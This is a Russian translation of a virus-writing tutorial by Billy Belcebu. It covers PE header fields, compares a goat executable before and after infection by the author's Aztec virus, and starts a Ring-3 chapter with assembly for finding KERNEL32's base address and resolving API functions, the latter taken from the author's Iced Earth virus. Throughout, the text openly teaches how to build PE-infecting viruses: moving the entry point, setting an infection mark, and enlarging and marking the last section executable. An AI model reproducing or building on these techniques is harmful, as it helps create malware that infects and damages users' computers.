Размер образа	← +000000050h Размер : 1 DWORD
Размер заголовка	← +000000054h Размер : 1 DWORD
Чексумма	← +000000058h Размер : 1 DWORD
Подсистема	← +00000005Ch Размер : 1 WORD
Характеристики DLL	← +00000005Eh Размер : 1 WORD
Размер зарезервированного стека	← +000000060h Размер : 1 DWORD
Размер выделенного стека	← +000000064h Размер : 1 DWORD
Размер зарезервированной кучи	← +000000068h Размер : 1 DWORD
Размер выделенной кучи	← +00000006Ch Размер : 1 DWORD
Флаги загрузчика	← +000000070h Размер : 1 DWORD
Number Of Rva And Sizes	← +000000074h Размер : 1 DWORD
Общий размер : 78h BYTES <Вместе с IMAGE_FILE_HEADER ^^^^^^^>	

▣ Magic:

Так как это поле всегда равно 010Bh, похоже, что это какая-то сигнатура. Не интересно.

▣ Старшая и младшая версии линкера:

Версия линкера, который создал файл. Не интересно.

▣ Размер кода:

Количество байт (округленное) во всех секциях, содержащих исполняемый код.

▣ Размер инициализированных данных:

Предполагается, что здесь должен указываться общий размер всех секций с инициализированными данными.

▣ Размер неинициализированных данных:

Неинициализированные данные не занимают места на винте, но когда система загружает файл, она выделяет ему некоторое количество памяти (виртуальную память).

▣ Адрес точки входа:

Где загрузчик начнет выполнение кода. Это RVA относительно базы образа, когда система загружает файл. Очень интересно.

▣ База кода:

RVA, откуда начинаются секции файла с кодом. Секции с кодом обычно идут до секций с данными и после PE-заголовка. Для файлов, произведенных с помощью микрософтовских линкеров, этот RVA обычно равен 0x1000. TLINK32, похоже, добавляет к этому RVA базу образа и сохраняет результат в данном поле.

▣ База данных

RVA, откуда начинаются секции с данными. Они обычно идут последними после PE-заголовка и секций с кодом.

▣ База образа:

Когда линкер создает экзешник, он предполагает, что файл будет промэппирован в определенное место в памяти. Этот адрес и хранится в данном поле, делая возможным определенную оптимизацию со стороны линкера. Если файл действительно промэппирован по этому адресу, код не нуждается в каком-либо патчении перед запуском. В экзешниках, компилируемых для Windows NT, база образа по умолчанию равна 0x10000, а для DLL он по умолчанию равен 0x400000. В Win9x адрес 0x10000 не может использоваться при загрузке 32-х битных EXE, так как он находится внутри региона, разделяемого всеми процессами. Из-за этого Микрософт изменил адрес базы по умолчанию на 0x400000.

▣ Выравнивание секций:

При мэппировании секции выравниваются таким образом, чтобы они начинались с виртуального адреса, кратного данному значению. Выравнивание секций по умолчанию равно 0x1000.

▣ Файловое выравнивание:

В PE-файле raw-данные, представляющие каждую из секций, начинаются со значения, кратного данному параметру. По умолчанию он равен 0x200, вероятно, потому что тогда секции будут начинаться с начала сектора диска (который также равен 0x200 байтам). Это поле эквивалентно размеру выравнивания сегментов/ресурсов в NE-файлах. В отличие от NE-файлов, PE-файлы не имеют сотен секций, поэтому на файловое выравнивание уходит очень мало места.

▣ Старшая и младшая версии операционной системы:

Минимальная версия операционной системы, которая требуется для использования данной программы. Назначение данного поля не совсем ясно, так как поля подсистемы служат, похоже, той же самой цели. Это поле по умолчанию равно 1.0.

▣ Младшая и старшая версии образа:

Задаваемое пользователем поле. Оно позволяет вам иметь разные версии EXE или DLL. Вы можете установить значения этих полей с помощью опции линкера /VERSION. Например "LINK /VERSION:2.0 myobj.obj".

▣ Старшая и младшая версии подсистемы:

Содержат минимальную версию подсистемы, которая требуется для запуска данной программы. Типичное значение этого поля - 3.10 (что означает Windows NT 3.1).

▣ Зарезервировано1:

Похоже, что оно всегда равно 0 (идеально для метки заражения).

▣ Размер образа:

Похоже, что это полный размер всех частей образа, о которых должен позаботиться загрузчик. Это размер региона, начинающегося от базы образа до конца последней секции, который округляется до ближайшего числа, кратного выравниванию секций.

▣ Размер заголовков:

Размер PE-заголовка и таблицы секций (объектов). Raw-данные секций начинаются непосредственно после всех компонентов заголовка.

▣ Чексумма:

Предположительно CRC файла. Как и в других микрософтовских форматах исполняемых файлов, это поле игнорируется и устанавливается в 0. Есть одно исключение из этого правила: в доверенных (trusted) сервисах и EXE это поле должно содержать верную чексумму.

▣ Подсистема:

Тип подсистемы, используемой приложением для пользовательского интерфейса.

NATIVE	1	Не требует подсистемы (например драйвер устройства)
WINDOWS_GUI	2	Выполняется в подсистеме Windows GUI
WINDOWS_CUI	3	Выполняется в символьной подсистеме Windows (консольное приложение)
OS2_CUI	5	Выполняется в символьной подсистеме OS/2 (только OS/2 1.x)
POSIX_CUI	7	Выполняется в символьной подсистеме Posix

▣ Характеристики DLL:

Набор флагов, задающий при каких условиях будет вызываться функция инициализации DLL (например DLLMain). Похоже, что это значение всегда равно 0, тем не менее операционная система вызывает инициализацию DLL для всех 4-х событий.

- | | |
|---|--|
| 1 | Вызывать инициализацию, когда DLL впервые загружается в адресное пространство процесса |
| 2 | Вызывать инициализацию, когда тред завершает работу |
| 4 | Вызывать инициализацию, когда тред начинает работу |
| 8 | Вызывать инициализацию, когда DLL завершает свою работу |

▣ Размер зарезервированного стека:

Количество виртуальной памяти, резервируемой для начального стека треда. Тем не менее, не вся эта память выделяется (смотри следующее поле). Это поле по умолчанию равно 0x100000. Если вы укажете 0 в качестве размера стека при создании треда функцией CreateThread, именно столько будет занимать стек нового треда.

▣ Размер выделенного стека:

Количество памяти, выделяемой для начального стека треда. Это поле по умолчанию равно 0x1000 (1 страница) у Microsoft Linker, в то время как TLINK32 делает это поле равным двум страницам.

▣ Размер зарезервированной кучи:

Количество виртуальной памяти, которое необходимо зарезервировать для начальной кучи процесса. Этот хэндл кучи можно получить, вызвав GetProcessHeap. Нет вся эта память выделяется (смотри следующее поле).

▣ Размер выделенной кучи:

Количество памяти, изначально выделяемой для кучи процесса. По умолчанию - одна страница.

▣ Флаги загрузчика:

Согласно WINNT.H эти поля относятся к поддержке отладки. Я никогда не видел экзешника с установленными битами этого поля, да и как заставить линкер их установить не совсем понятно.

1. Вызвать инструкцию точки прерывания перед запуском процесса 2. Вызвать отладчик после того, как процесс будет загружен в память

▣ Number Of Rva And Sizes:

Количество элементов в массиве DataDirectory (ниже). Современные компиляторы всегда устанавливает это поле равным 16.

IMAGE_SECTION_HEADER

Имя секции	← Начало заголовка секции Размер : 8 BYTES
Виртуальный размер	← +00000008h Размер : 1 DWORD
Виртуальный адрес	← +0000000Ch Размер : 1 DWORD
Размер raw-данных	← +00000010h Размер : 1 DWORD
Указатель на raw-данные	← +00000014h Размер : 1 DWORD
Указатель на релокейшены	← +00000018h Размер : 1 DWORD
Указатель на номера строк	← +0000001Ch Размер : 1 DWORD
Количество релокейшенов	← +00000020h Размер : 1 WORD
Количество номеров строк	← +00000022h Размер : 1 WORD
Характеристики	← +00000024h Размер : 1 DWORD
Общий размер : 28h BYTES	

▣ Имя секции:

Это 8-ми байтовое имя в формате ANSI (UNICODE), которая задает имя секции. Большая часть имен секций начинается с "." (например ".text"), но это не обязательное требование как утверждают некоторые руководства по формату PE. Вы можете назвать вашу секцию как хотите с помощью специальной директивы ассемблера или с помощью "#pragma data_seg" и "#pragma code_seg" в Microsoft C/C++ компиляторе. Важно учитывать, что если имя секции занимает 8 байт, то в конце не будет NULL-байта. Вы можете использовать %.8s с функцией printf, чтобы скопировать строку в другой буфер и добавить NULL в конце.

▣ Виртуальный размер:

Значение этого файла отличается в EXE и OBJ. В EXE он содержит реальный размер код или данных. Это размер до округления до ближайшего числа, кратного файловому выравниванию.

Поле `SizeOfRawData` 'размер raw-данных' (похоже, названное не совсем верно) содержит округленное значение. Линкер Borland'a меняет значения этих двух полей и похоже, что он прав. Для OBJ файлов этой поле означает физический адрес секции. Первая секция начинается с адреса 0. Чтобы найти физический адрес следующей секции в OBJ-файле, добавьте значение `SizeOfRawData` к физическому адресу текущих секции.

▣ Виртуальный адрес:

В EXE это поле содержит RVA на то место, куда загрузчику следует промэппировать секцию. Чтобы посчитать реальный стартовый адрес данной секции в памяти и добавьте базовый адрес образа к виртуальному адресу (поле `VirtualAddress`). Микрософтовские инструменты по умолчанию указывают на RVA 0x1000. В OBJ'ах это поле не имеет значения и установлено в 0.

▣ Размер raw-данных:

В EXE это поле содержит округленный до кратного файловому выравниванию числа размер секции. Например, предположим, что файловое выравнивание равно 0x200. Если поле `VirtualSize` содержит значение 0x35A, в этом поле будет находиться 0x400. В OBJ'ах это поле содержит точный размер секции, созданной компилятором или ассемблером. Другими словами для OBJ это поле играет ту же роль, что и виртуальный размер в EXE.

▣ Указатель на raw-данные:

Это смещение на raw-данные, которое меняется от файла к файлу. Если ваша программа самостоятельно загружает файл PE или COFF в память (вместо того, чтобы позволить сделать это операционной системе), это поле более важно, чем `VirtualAddress` - по этому смещению вы найдете данные секций, а не по RVA, указанном в поле виртуального адреса.

▣ Указатель на релокейшены:

В OBJ'ах это смещение на информацию о релокейшенах данной секции. Информация о релокейшенах каждой секции OBJ следует непосредственно за raw-данными этой секции. В EXE это поле не имеет значения (как и следующее поле) и установлено в ноль. Когда линкер создает EXE, он устанавливает большую часть адресных записей (fixups), и только релокейшены адреса базы и импортируемых функций устанавливаются во время загрузки. Информация о релокейшенах базы и импортируемых функций находится в специальных секциях, поэтому в EXE нет необходимости держать информацию о релокейшенах после каждой секции raw-данных.

▣ Указатель на номера строк:

Это смещение на таблице номеров строк. Эта таблица соотносит номера строк исходного кода со сгенерированным кодом для каждой конкретной строки. В современных отладочных форматах, таких как формат CodeView, информация о номерах строк хранится как часть отладочной информации. В отладочном формате COFF, тем не менее, информация о номерах строк хранится отдельно от символьной информации о именах/типах. Обычно только секциям кода (такие как `.text`) требуется данная информация. В EXE-файлах номера строк собираются ближе к концу файла после raw-данных секций. В OBJ-файлах таблица номеров строк для секций находится после секции данных и таблицы релокейшенов для этой секции.

▣ Количество релокейшенов:

Количество релокейшенов в соответствующей таблице для данной секции (поле `PointerToRelocations` - 'указатель на релокейшены'). Похоже, что данное поле содержит верные данные только в OBJ'ах.

▣ Количество номеров строк:

Количество номеров строк в соответствующей таблице для данной секции.

▣ Характеристики:

То, что большинство программистов называет флагами, формат COFF/PE называет характеристиками. Это поле является множеством флагов, которые задают атрибуты секции (такие как код/данные, доступно ли для чтения или для записи). Чтобы получить полный список всех возможных атрибутов секций, смотрите IMAGE_SCN_XXX_XXX #defin'ы в WINNT.H. Некоторые из важных флагов приведены ниже:

0x00000020 Эта секция содержит код. Обычно устанавливается вместе с флагом выполняемого кода (0x80000000).

0x00000040 Эта секция содержит инициализированные данные. Этот флаг есть почти у всех секций кроме секции выполняемого кода и .bss.

0x00000080 Эта секция содержит неинициализированные данные (например секция .bss).

0x00000200 Эта секция содержит комментарии или другой тип информации. Типичное использование данной секции - это секция .drectve, добавляемая компилятором и содержащая команды для линкера.

0x00000800 Содержимое этой секции не должно помещаться в конечный EXE-файл. Эти секции используются компилятором/ассемблером, чтобы передать информацию линкеру.

0x02000000 Эту секцию можно выгрузить из памяти после загрузки (например секция с релокейшенами - .reloc).

0x10000000 Эта секция является разделяемой. Если используется вместе с DLL, данные в этой секции будут разделяться всеми процессами, ее использующими. По умолчанию секции данных являются неразделяемыми, и это означает, что каждый процесс, использующий DLL получает свою собственную копию этой секции данных. Если использовать техническую терминологию, флаг разделяемости говорит менеджеру загрузки, чтобы тот установил мэппинги страниц таким образом, чтобы все процессы, использующие DL ссылались на одну и ту же физическую страницу в памяти. Чтобы сделать секцию разделяемой, используйте атрибут SHARED во время линковки. Например:

```
LINK /SECTION:MYDATA,RWS ...
```

говорит линкеру, что секция под названием MYDATA должна быть доступной для чтения и записи, а также быть разделяемой.

0x20000000 Эта секция является исполняемой. Этот флаг обычно устанавливается везде, где установлен флаг кода (0x00000020).

0x40000000 Эта секция доступна для чтения. Этот флаг установлен почти для всех секций EXE-файла.

0x80000000 Эта секция доступна для записи. Если этот флаг не установлен в секции EXE, загрузчик должен пометить промэппированные страницы как доступные только для чтения или выполнения. Обычно такой атрибут есть у секций .data и .bss. Что интересно, у секции .idata этот атрибут тоже установлен.

Необходимые изменения

Хорошо, здесь я объясню вам изменения, которые необходимо выполнить при заражении PE. Я предполагаю, что вы делаете вирус, который увеличивает размер последней секции PE-файла. Эта техника получила наибольшее распространение среди нас, да и она, между прочим, гораздо проще, чем добавление другой секции. Давайте посмотрим, как вирус может изменить заголовок исполняемого файла. Для этого мы используем программу INFO-PE Lord'a Julus'a [SLAM].

+ DOS-информация +

Анализируемый файл: GOAT002.EXE

DOS-отчеты:

```

| Размер файла           - 2000H      (08192d)
| Время создания файла  - 17:19:46   (hh:mm:ss)
| Дата создания файла   - 11/06/1999 (dd/mm/yy)
| Атрибуты : архивный

```

[...]

+ PE Header +

O_DOS	O_PE	<Смещение от заголовка Dos / заголовка PE>
0100H	0000H	Сигнатура PE-заголовка - PE/0/0
0104H	0004H	Этот EXE предназначен для Intel 386 (значение = 014CH)
0106H	0006H	Количество секций в файле - 0004H
0108H	0008H	Файл был скомпилирован : 23/03/2049
010CH	000CH	Указатель на таблицу символов : 00000000H
0110H	0010H	Количество символов : 00000000H
0114H	0014H	Размер опционального заголовка : 00E0H
0116H	0016H	File Characteristics - 818EH : - File is executable - Line numbers stripped from file - Local symbols stripped from file - Bytes of machine word are reversed - 32 bit word machine - Bytes of machine word are reversed

+ Опциональный заголовок PE +

O_DOS	O_PE	<Смещение от заголовка DOS / заголовка PE>
0118H	0018H	Magic Value : 010BH ('08')
011AH	001AH	Старшая версия линкера : 2
011BH	001BH	Младшая версия линкера : 25
		Версия линкера : 2.25
011CH	001CH	Размер кода : 00001200H
0120H	0020H	Размер инициализ. данных : 00000600H
0124H	0024H	Размер неинициал. данных : 00000000H
0128H	0028H	Адрес точки входа : 00001000H
012CH	002CH	База кода (.text ofs.) : 00001000H
0130H	0030H	База данных (.bss ofs.) : 00003000H
0134H	0034H	База образа : 00400000H
0138H	0038H	Выравнивание секций : 00001000H
013CH	003CH	Файловое выравнивание : 00000200H
0140H	0040H	Старшая версия операц. системы : 1
0142H	0042H	Младшая версия операц. системы : 0
0144H	0044H	Старшая версия образа : 0
0146H	0046H	Младшая версия образа : 0
0148H	0048H	Старшая версия подсистемы : 3
014AH	004AH	Младшая версия подсистемы : 10
014CH	004CH	Зарезервировано : 00000000H
0150H	0050H	Размер образа : 00006000H
0154H	0054H	Размер заголовков : 00000400H
0158H	0058H	Чексумма файла : 00000000H
015CH	005CH	Подсистема : 2 - Образ выполняется в подсистеме Windows GUI
015EH	005EH	Характеристики DLL : 0000H
0160H	0060H	Размер зарезервир. стека : 00100000H
0164H	0064H	Размер выделенного стека : 00002000H
0168H	0068H	Размер зарезервир. кучи : 00100000H
016CH	006CH	Размер выделенной кучи : 00001000H
0170H	0070H	Флиг загрузчика : 00000000H
0174H	0074H	Количество директорий : 00000010H

[...]

+ Заголовки PE-секции +

O_DOS	O_PE	<Смещение от заголовка DOS / заголовка PE [...]
0270H	0170H	Имя секции : .reloc
0278H	0178H	Физический адрес : 00001000H
027CH	017CH	Виртуальный адрес : 00005000H
0280H	0180H	Размер raw-данных : 00000200H
0284H	0184H	Указатель на raw-данные : 00001C00H
0288H	0188H	Указатель на релокейшены : 00000000H
028CH	018CH	Указатель на номера стр. : 00000000H
0290H	0190H	Количество релокейшенов : 0000H
0292H	0192H	Количество номеров строк : 0000H
0294H	0194H	Характеристики : 50000040H
		- Секция содержит инициализированные данные
		- Секция разделяема.
		- Секция доступна для чтения.

 Это был нормальный незараженный файл. Ниже идет тот же самый файл, но зараженный моим Aztec'ом (Вирус-пример для Ring-3, смотри ниже).

+ DOS INFORMATION +

Анализируемый файл: GOAT002.EXE

DOS-отчеты:

```

| Размер файла - 2600H      (09728d)
| Время создания файла - 23:20:58 (hh:mm:ss)
| Дата создания файла - 22/06/1999 (dd/mm/yy)
| Атрибуты : архивный

```

[...]

+ Заголовок PE +

O_DOS	O_PE	<Смещение от Dos-заголовка / PE-заголовка
0100H	0000H	Сигнатура PE-заголовка - PE/0/0
0104H	0004H	Машина для этого EXE - это Intel 386 (значение = 014CH)
0106H	0006H	Количество секций в файле - 0004H
0108H	0008H	Файл слинкован : 23/03/2049
010CH	000CH	Указатель на таблицу символов : 00000000H
0110H	0010H	Количество символов : 00000000H
0114H	0014H	Размер опционального заголовка : 00E0H
0116H	0016H	Характеристика файла - 818EH : - Файл является исполняемым - Номера строк убраны из файла - Локальные символы убраны из файла - Байты машинного слова в обратном порядке - 32-х битное машинное слово - Байты машинного слова обращены

+ Опциональный PE-заголовок +

O_DOS	O_PE	<Смещение от Dos-заголовка / PE-заголовка	
0118H	0018H	Магическое значение	: 010BH (<'08'>)
011AH	001AH	Старшая версия линкера	: 2
011BH	001BH	Младшая версия линкера	: 25
		Версия линкера	: 2.25
011CH	001CH	Размер кода	: 00001200H
0120H	0020H	Размер инициализ. данных	: 00000600H
0124H	0024H	Размер неиниц. данных	: 00000000H
0128H	0028H	Адрес входной точки	: 00005200H
012CH	002CH	База кода (.text ofs.)	: 00001000H
0130H	0030H	База данных (.bss ofs.)	: 00003000H
0134H	0034H	База образа	: 00400000H
0138H	0038H	Выравнивание секций	: 00001000H
013CH	003CH	Файловое выравнивание	: 00000200H
0140H	0040H	Старшая версия ОС	: 1
0142H	0042H	Младшая версия ОС	: 0
0144H	0044H	Старшая версия образа	: 0
0146H	0046H	Младшая версия образа	: 0
0148H	0048H	Старшая версия подсистемы	: 3
014AH	004AH	Младшая версия подсистемы	: 10
014CH	004CH	Зарезервированный long	: 43545A41H
0150H	0050H	Размер образа	: 00006600H
0154H	0054H	Размер заголовка	: 00000400H
0158H	0058H	Чексумма файла	: 00000000H
015CH	005CH	Подсистема	: 2
		- Образ выполняется в подсистеме Windows GUI	
015EH	005EH	Характеристики DLL	: 0000H
0160H	0060H	Размер резрез. стека	: 00100000H
0164H	0064H	Размер выдел. стека	: 00002000H
0168H	0068H	Размер резрез. кучи	: 00100000H
016CH	006CH	Размер выдел. кучи	: 00001000H
0170H	0070H	Флаги загрузчика	: 00000000H
0174H	0074H	Количество директорий	: 00000010H
[...]			

+ Заголовки PE-секций +

O_DOS	O_PE	<Смещение от Dos-заголовка / PE-заголовка>	
		[...]	
0270H	0170H	Имя секции	: .reloc
0278H	0178H	Физический адрес	: 00001600H
027CH	017CH	Виртуальный адрес	: 00005000H
0280H	0180H	Размер RAW-данных	: 00001600H
0284H	0184H	Указатель на RAW-данные	: 00001C00H
0288H	0188H	Указатель на релокейшены	: 00000000H
028CH	018CH	Указатель на номера строк	: 00000000H
0290H	0190H	Количество релокейшенов	: 0000H
0292H	0192H	Количество номеров строк	: 0000H
0294H	0194H	Характеристики	: F0000060H
		- Секция содержит код	
		- Секция содержит инициализированные данные	
		- Секция разделяема	
		- Секция исполняема	
		- Секция доступна для чтения	
		- Секция доступна для записи	

Я надеюсь, что это помогло вам понять, что мы делаем, когда заражаем PE, увеличивая его последнюю секцию. Чтобы вам не сравнивать каждую из этих таблиц друг с другом, я составил для вас следующим маленький список:

Измененные значения	До	После	Местонахождение
Address Of Entrypoint	000001000h	000005200h	Image File Hdr
Reserved1 (inf. mark)	000000000h	43545A41h	Image File Hdr
Virtual Size	000001000h	000001600h	Section header
Size Of Raw Data	000000200h	000001600h	Section header
Characteristics	500000040h	F00000060h	Section header

Код очень прост. Для тех, кто не понимает ничего без кода, взгляните на Win32.Aztec, который полностью объяснен в следующей главе.

Путеводитель по написанию вирусов под Win32: 4. Ring-3, программирование на уровне пользователя

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-10-24

Да, это правда, что уровень пользователя налагает на нас много репрессивных и фашистских ограничений на нас, ограничивающих нашу свободу, к которой мы привыкли, программируя вирусы под DOS, но парни (и девушки - прим. пер.), это жизнь, это Micro\$oft. Между прочим, это единственный путь сделать так, чтобы вирус был полностью Win32-совместимым и это среда окружения будущего, как вы должны знать. Во-первых, давайте посмотрим как получить адрес базы KERNEL32 (для Win32-совместимости) очень простым образом:

Простой способ получить адрес базы KERNEL32

Как вы знаете, когда мы запускаем приложением, код вызывается откуда-то из KERNEL32 (т.е. KERNEL делает вызов нашего кода), а потом, если вы помните, когда вызов сделан, адрес возврата лежит на стеке (адрес памяти в ESP). Давайте применим эти знания на практике:

```
;---[ CUT HERE ]-----

        .586p
        .model flat
        .data
        db      ?
        .code

start:
        mov     eax,[esp]
        ret
end      start

;---[ CUT HERE ]-----
```

Ок, это просто. У нас в EAX есть значение, примерно равно BFF8XXXX (XXXX не играет роли, нам не нужно знать его точно. Так как Win32-платформы обычно все огруляют до страницы, значит заголовок KERNEL32 находится в начале страницы, и мы можем легко найти его. А как только мы найдем заголовок PE, о котором я и веду речь, мы будем знать адрес KERNEL32. Хммм, наш лимит - 50h страниц. Хехе, не беспокойтесь, далее последует некоторый код ;).

```
;---[ CUT HERE ]-----

        .586p
        .model flat

extrn   ExitProcess:PROC

        .data

limit   equ     5

        db      0

;-----;
; Ненужные и несущественные данные :)
;-----;
```

```

        .code

test:
    call    delta
delta:
    pop     ebp
    sub     ebp,offset delta

    mov     esi,[esp]
    and     esi,0FFFF0000h
    call    GetK32

    push    00000000h
    call    ExitProcess

;-----;
; Грхм, я предполагаю, что вы, по крайней мере, нормальный asm-кодер, то ;
; то есть знаете, что первый блок инструкций предназначается для получения ;
; дельта-смещения (хорошо, это не необходимо в данном примере, как бы то ;
; ни было я хочу придать данному коду сходство с вирусом). Нам интересен ;
; второй блок. Мы помещаем в ESI адрес, откуда было вызвано наше ;
; приложение. Он находится в ESP (если мы, конечно, не трогали стек после ;
; загрузки программы. Вторая инструкция, AND, получает начало страницы, из ;
; которой был вызван наш код. Мы вызываем нашу процедуру, после чего ;
; прерываем процесс ;). ;
;-----;

GetK32:

__1:
    cmp     byte ptr [ebp+K32_Limit],00h
    jz      WeFailed

    cmp     word ptr [esi],"ZM"
    jz      CheckPE

__2:
    sub     esi,10000h
    dec     byte ptr [ebp+K32_Limit]
    jmp     __1

;-----;
; Сначала мы проверяем, не превысили ли мы лимит (50 страниц). После того, ;
; как мы находим страницу с сигнатурой 'MZ' в начале, ищем заголовок PE. ;
; Если мы его не находим, то вычитаем 10 страниц (10000h байтов), уменьшаем ;
; переменную лимита и ищем снова. ;
;-----;

CheckPE:
    mov     edi,[esi+3Ch]
    add     edi,esi
    cmp     dword ptr [edi],"EP"
    jz      WeGotK32
    jmp     __2
WeFailed:
    mov     esi,0BFF70000h
WeGotK32:
    xchg    eax,esi
    ret

K32_Limit    dw        limit

;-----;
; Мы получаем значение по смещению 3Ch из заголовка MZ (там содержится ;
; RVA-адрес начала заголовка PE), потом соотносим его с адресом страницы, ;
; и если адрес памяти, находящийся по данному смещению - метка PE, мы ;
; мы считаем, что нашли то, что нужно... и это действительно так! ;) ;
;-----;

end        test
;---[ CUT HERE ]-----

```

Рекомендация: я протестировал это у меня не было никаких проблем в Win98 и WinNT4 с установленным SP3, как бы то ни было, так как я не знаю, что может произойти, я советую вам использовать SEH, чтобы избежать возможных ошибок и синего экрана. SEH будет объяснен в последующих уроках. Хех, этот метод использовал Lord Julus в своих туториалах (для поиска GetModuleHandleA в зараженных файлах), что не очень эффективно для моих нужд, как бы то ни было, я покажу собственную версию этого кода, где объясню, что можно сделать с импортами. Например, это можно использовать в пер-процессных (per-process) резидентных вирусах с небольшими изменениями в процедуре ;).

Получить эти сумасшедшие функции API

Ring-3, как я уже говорил, это уровень пользователя, поэтому нам доступны только его немногие возможности. Мы не можем использовать порты, читать или писать в определенные области памяти и так далее. Micro\$oft основывала свои утверждения, сделанные при разработке Win95 (которая, похоже, наименее всего соответствует утверждению, что "Win32-платформы не могут быть подвергнуты заражению"), на том, что если они перекроют доступ ко всему, что обычно используют вирусы, они смогут победить нас. В их мечтах. Они думали, что мы не сможем использовать их API, и более того, они не могли представить, что мы попадем в Ring-0, но это уже другая история.

Ладно, как было сказано ранее, у нас есть объявленное как внешнее имя функции API, поэтому import32.lib даст нам адрес функции и это будет правильным образом скомпилировано в код, но у нас появятся проблемы при написании вирусов. Если мы будем ссылаться на фиксированные смещения этих функций, то очень вероятно, что этот адрес не будет работать в следующей версии Win32. Вы можете найти пример в Bizatch. Что нам нужно сделать? У нас есть функция под названием GetProcAddress, которая возвращает адрес нужной нам API-функции. Вы можете заметить, что GetProcAddress тоже функция API, как же мы можем использовать ее? У нас есть несколько путей сделать это, и я покажу вам два самых лучших (на мой взгляд) из них:

1. Поиск GetProcAddress в таблице экспортов.
2. В зараженном файле ищем среди импортированных функций GetProcAddress.

Самый простой путь - первый, который я первым и объясню :). Сначала немного теории, а потом код.

Если вы взглянете на формат заголовка PE, то увидите, что по смещению 78h (заголовка PE, а не файла) находится RVA (относительный виртуальный адрес) таблицы экспортов. Ок, нам нужно получить адрес экспортов ядра. В Windows 95/98 этот адрес равен 0BFF70000h, а в Windows NT оно равно 077F00000h. В Win2k у нас будет адрес 077E00000h. Поэтому сначала мы должны загрузить адрес таблицы в регистр, который будем использовать как указатель. Я настоятельно рекомендую ESI, потому что тогда мы можем использовать LODSD.

Мы проверяем, находится ли в начале слова "MZ" (ладно-ладно, "ZM", черт побери эту интеловскую архитектуру процессора :)), потому что ядро - это библиотека (.DLL), а у них тоже есть PE-заголовок, и как мы могли видеть ранее, часть его служить для совместимости с DOS. После данного сравнения давайте проверим, действительно ли это PE, поэтому мы смотрим ячейку памяти по смещению адрес_базы+[3Ch] (смещение, откуда начинается ядро + адрес, который находится по смещению 3Ch в PE-заголовке) и сравниваем с "PE\0\0" (сигнатурой PE).

Если все хорошо, тогда идем дальше. Нам нужен RVA таблицы экспортов. Как вы можете видеть, он находится по смещению 78h в заголовке PE - вот мы его и получили. Но как вы знаете, RVA (относительный виртуальный адрес), согласно своему имени, относительно определенного смещения, в данном случае - базы образа ядра. Все очень просто: просто добавьте смещение ядра к найденному значению. Хорошо. Теперь мы находимся в таблице экспорта :).

Давайте посмотрим ее формат:

Флаги экспорта	← +00000000h Размер : 1 DWORD
Временной штамп	← +00000004h Размер : 1 WORD
Старшая версия	← +00000006h Размер : 1 WORD
Младшая версия	← +00000008h Размер : 1 DWORD
RVA имени	← +0000000Ch Размер : 1 DWORD
Количество экспортируемых функций	← +00000010h Размер : 1 DWORD
Количество экспортируемых имен	← +00000014h Размер : 1 DWORD
RVA таблицы экспортируемых адресов	← +00000018h Размер : 1 DWORD
RVA таблицы указателей на имена	← +0000001Ch Размер : 1 DWORD
RVA экспортируемых ординалов	← +00000020h Размер : 1 DWORD
Общий размер : 24h BYTES	

Для нас важны последние 6 полей. Значения RVA таблицы адресов, указателей на имена и ординалов являются относительными к базе KERNEL32, как вы можете предположить. Поэтому первый шаг, который мы должны предпринять для получения адреса API, - это узнать позицию его позиции в таблице. Мы сделаем пробег по таблице указателей на имена и будем сравнивать строки, пока не произойдет совпадения с именем нужной нам функции. Размер счетчика, который мы будем использовать, должен быть больше байта.

Обратите внимание: я предполагаю, что в вы сохраняете в соответствующих переменных VA (RVA + адрес базы образа) таблиц адресов, имен и ординалов.

Ок, представьте, что мы получили имя функции API, которое нам было нужно, поэтому в счетчике у нас будет ее позиция в таблице указателей на имена. Ладно, теперь последует самая сложная часть для начинающих в программировании под Win32. У нас есть счетчик и теперь нам нужно найти в таблице ординалов API, адрес которого мы хотим получить. Поскольку у нас есть номер позиции функции, мы умножаем его на 2 (таблица ординалов состоит из слов) и прибавляем полученный результат к адресу таблицы ординалов. Нижеследующая формула кратко резюмирует вышесказанное:

Местонахождение функции API: (счетчик * 2) + VA таблицы ординалов

Просто, не правда ли? Ладно, следующий шаг (и последний) заключается в том, чтобы получить адрес API-функции из таблицы адресов. У нас уже есть ординал функции. С его помощью наша жизнь изрядно упрощается. Мы просто должны умножить ординал на 4 (так как массив адресов формируется из двойных слов, а размер двойного слова равен 4) и добавляем его к смещению начала адреса таблицы адресов, который мы получили ранее. Хе-хе, теперь у нас есть RVA адрес API-функции. Теперь мы должны нормализовать его, добавить смещение ядра и все! Мы получили его!!! Давайте посмотрим на простую математическую формулу:

Адрес API-функции: (Ординал функции*4)+VA таблицы адресов+база KERNEL32

EntryPoint	Ординал	Имя
00005090	0001	AddAtomA
00005100	0002	AddAtomW
00025540	0003	AddConsoleAliasA
00025500	0004	AddConsoleAliasW

Таким образом, мы получаем позицию имени функции в таблице имен, что дает нам ординал функции (у каждого имени есть свой ординал, у которого та же позиция, что и у имени функции), а зная ординал, мы знаем ее позицию в таблице адресов, берем адрес, нормализуем и вуаля! Мы получили адрес требуемой функции.

[...] В этих таблицах больше элементов, но в качестве примера этого вполне достаточно...

Я надеюсь, что вы поняли мои объяснения. Я пытаюсь объяснить так просто, как это возможно, если вы не поняли их, то не читайте дальше, а перечитайте снова. Будьте терпеливы. Я уверен, что вы все поймете. Хмм, может вам нужно сейчас немного кода, чтобы увидеть это в действии. Вот мои процедуры, которые я использовал, например, в моем вирусе Iced Earth.

```

;---[ CUT HERE ]-----
;
; Процедуры GetAPI и GetAPIs
; -----
;
; Это мои процедуры, необходимые для нахождения всех требуемых функций API...
; Они поделены на 2 части. Процедура GetAPI получает только ту функцию,
; которую мы ей указываем, а GetAPIs ищет все необходимые вирусу функции.

GetAPI      proc

;-----;
; Ладно, поехали. Параметры, которые требуются функции и возвращаемые
; значения следующие:
;
; НА ВХОДЕ . ESI : Указатель на имя функции (чувствительна к регистру)
; НА ВЫХОДЕ . EAX : Адрес функции API
;-----;

        mov     edx,esi                ; Сохраняем указатель на имя
@_1:    cmp     byte ptr [esi],0        ; Конец строки?
        jz      @_2                    ; Да, все в порядке.
        inc     esi                    ; Нет, продолжаем поиск
        jmp     @_1
@_2:    inc     esi                    ; хех, не забудьте об этом
        sub     esi,edx                ; ESI = размер имени функции
        mov     ecx,esi                ; ECX = ESI :)

;-----;
; Так-так-так, мои дорогие ученики. Это очень просто для понимания. У нас
; есть указатель на начало имени функции API. Давайте представим, что мы
; ищем FindFirstFileA:
;
; FFFA      db   "FindFirstFileA",0
;           L- указатель здесь
;
